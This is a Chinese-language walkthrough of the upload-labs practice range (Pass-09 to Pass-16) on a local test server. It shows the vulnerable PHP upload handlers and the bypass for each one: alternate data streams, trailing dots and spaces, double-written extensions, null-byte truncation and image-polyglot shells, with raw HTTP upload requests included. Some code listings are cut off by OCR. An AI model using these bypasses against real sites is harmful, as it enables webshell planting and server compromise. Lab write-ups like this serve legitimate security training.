NTFS 文件系统包括对备用数据流的支持。这不是众所周知的功能，主要包括提供与 Macintosh 文件系统中的文件的兼容性。备用数据流允许文件包含多个数据流。每个文件至少有一个数据流。在 Windows 中，此默认数据流称为：`$ DATA`。上传`.php::$DATA`绕过。(仅限 windows)

Pass-09-`.`空格`.`绕过



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC


```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA


        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
```

E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-09\show_code.php

2019/1/29 0:22:36 1,542 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, x'.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
```


move_upload_file 的文件名直接为用户上传的文件名，我们可控。且会删除文件名末尾的点，因此我们可以结合 Pass-7 用`.php.空格.`绕过。




```
◢ 变量
 ◢ Locals
   ▷ $deny_ext: array(50)
     $file_ext: "."
     $file_name: "shell.php. "
     $img_path: "../upload/shell.php. "
     $is_upload: false
     $msg: null
     $php_errormsg: "Undefined variable: dispatch"
     $temp_file: "C:\Windows\phpF1E6.tmp"
 ▷ Superglobals
 ▷ User defined constants

◢ 监视
 ▷ $_GET: array(0)
   $this->pathinfo: error evaluating code
   $dispatch: null
   $_SERVER['QUERY_STRING']: ""
```

```php
<?php
include '../config.p
include '../common.php';
include '../head.php';
include '../menu.php';

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
```

windows 会忽略文件末尾的`.`和空格。






```
[redacted]
$ echo ''>1.php.
```

另外这里发现`$_FILES['upload_file']['name']`获取的是文件名中`/`后面的字


符串，本来还想用 `move_uploaded_file` 会忽略`/.`的 trick 绕过。



```
Locals
  $deny_ext: array(50)
  $file_ext: uninitialized
  $file_name: ". ."
  $img_path: uninitialized
  $is_upload: false
  $msg: null
  $php_errormsg: "Undefined variable: dispatch"
  $temp_file: uninitialized
Superglobals
User defined constants

监视
  $_GET: array(0)
  $this->pathinfo: error evaluating code
  $dispatch: null
  $_SERVER['QUERY_STRING']: ""
```

```
POST /upload-labs/Pass-09/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 315
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryY7y5UB2TfXeAEl
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW
AppleWebKit/537.36 (KHTML, like Gecko) Chrome
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-02
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryY7y5UB2TfXeAEltC
Content-Disposition: form-data; name="upload_
filename="shell.php/. ."
Content-Type: image/jpeg
```

Pass-10-双写绕过



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```


E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-10\show_code.php

2019/1/29 0:22:36 913 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","js

        $file_name = trim($_FILES['upload_file']['name']);

        $file_name = str_ireplace($deny_ext,"", $file_name);

        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

敏感后缀替换为空，双写 `.pphphp` 绕过即可。

Pass-11-00 截断



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC


```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;

            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-11\show_code.php


2019/1/29 0:22:36 749 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],"."

    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';

        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
</code>
</pre>
</li>
```

CVE-2015-2348 影响版本：5.4.x<= 5.4.39, 5.5.x<= 5.5.23, 5.6.x <= 5.6.7exp: move_uploaded_file($_FILES['name']['tmp_name'],"/file.php\x00.jpg");源码中 move_uploaded_file 中的 save_path 可控，因此 00 截断即可。



```
POST
/upload-labs/Pass-11/index.php?save_path=../upload/1.php%00
HTTP/1.1
Host: 127.0.0.1
Content-Length: 398
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYFfhkCrERTFbRR08
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-11/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryYFfhkCrERTFbRR08
Content-Disposition: form-data; name="upload_file";
filename="smile.jpg"
Content-Type: image/jpeg

<?php
phpinfo();
?>
------WebKitFormBoundaryYFfhkCrERTFbRR08
Content-Disposition: form-data; name="submit"
```



```
$ext_arr: array(3)
$file_ext: "jpg"
$img_path: "../upload/1.php /4220190130090245.jpg"
$is_upload: false
$msg: null
$php_errormsg: "Undefined variable: file_name
$temp_file: "C:\Windows\php6E6E.tmp"
```

```
$ext: null
$file: null
$file_name: null
$img_path: "../upload/1.php /4220190130090245.jpg"
```

```php
<?php
include '../confi
include '../head.php';
include '../menu.php';

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],"."
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
```

Pass-12-略

把 `Pass-11` 的 GET 方式改成了 POST，同理。

Pass-13-16-图片马


Pass-13-unpack

上传图片马。


```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读 2 字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10,
99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

制作图片马

```
copy smi1e.jpg /b + shell.php /a shell.jpg
```



```
000033a0: 5d82 8c9c 7f8d 60c7 e6cf 732d ddd0 0279  ].....`...s-...y
000033b0: 30bb 01c8 8907 4507 bf42 49ee 7db1 4515  0.....E..BI.}.E.
000033c0: bd14 b987 d09b f0a3 f0a2 8aee bb23 9507  .............#..
000033d0: e147 e145 153c cc80 fc28 fc28 a29f 332f  .G.E.<...(.(..3/
000033e0: 9510 932d bdd2 5ec0 a1a4 8d4a c91e 71be  ...-..^....J..q.
000033f0: 33c9 19f5 0791 f88e f5bd 637d 06a5 6897  3.........c}..h.
00003400: 36c5 9a37 e991 83f8 d145 7157 8ae6 2d6c  6..7.....EqW..-l
00003410: 59c5 18a2 8ac2 c856 418a 3145 1459 0590  Y......VA.1E.Y..
00003420: 628c 5145 1641 640a 31f9 fa51 4515 51d8  b.QE.Ad.1..QE.Q.
00003430: 47ff d93c 3f70 6870 0d0a 7068 7069 6e66  G..<?php..phpinf
00003440: 6f28 293b 0d0a 3f3e 1a                   o();..?>.
```



```
�)�□�FEW����B5���t□n������y?ι�)�k□□□{□ Y□M-□□□'□□ �oJ��p���?�hZj���m|
���□ιrC���on��j����T�0�)�B�□�R□U�c�=□=���□r���w���YZ=��7ἑ ȥ !� □�#�□V�p5gf X(��B (��
(��□���Ɗ�;□GaqF(����Pb�QE□Ad□�□QE�Y□(�□Qd□Ek�Ő,���>\(]��� �`���s-��□y0�□ï□E□�BI�}�E□�□��Л���#�□�G�E□<�
��^����J�□q�3�□�□�����c}□�h�6Ś7鑃��EqW��-lY�□����VA�1E□Y□�b�QE□Ad 1��QE□Q�G��
```

PHP Version 5.6.27

System	Windows NT LAPTOP-JE5Q8VU8 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86

http://127.0.0.1/upload-labs/include.php?file=upload/7020190129162200.jpg

Pass-14-getimagesize()

同 Pass-13

Pass-15-exif_imagetype()

同 Pass-13

Pass-16-二次渲染绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是jpg格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "png") && ($filetype=="image/png")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefrompng($target_path);

            if($im == false){
                $msg = "该文件不是png格式的图片！";
                @unlink($target_path);
            }else{
                 //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".png";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagepng($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagegif($im,$img_path);
```

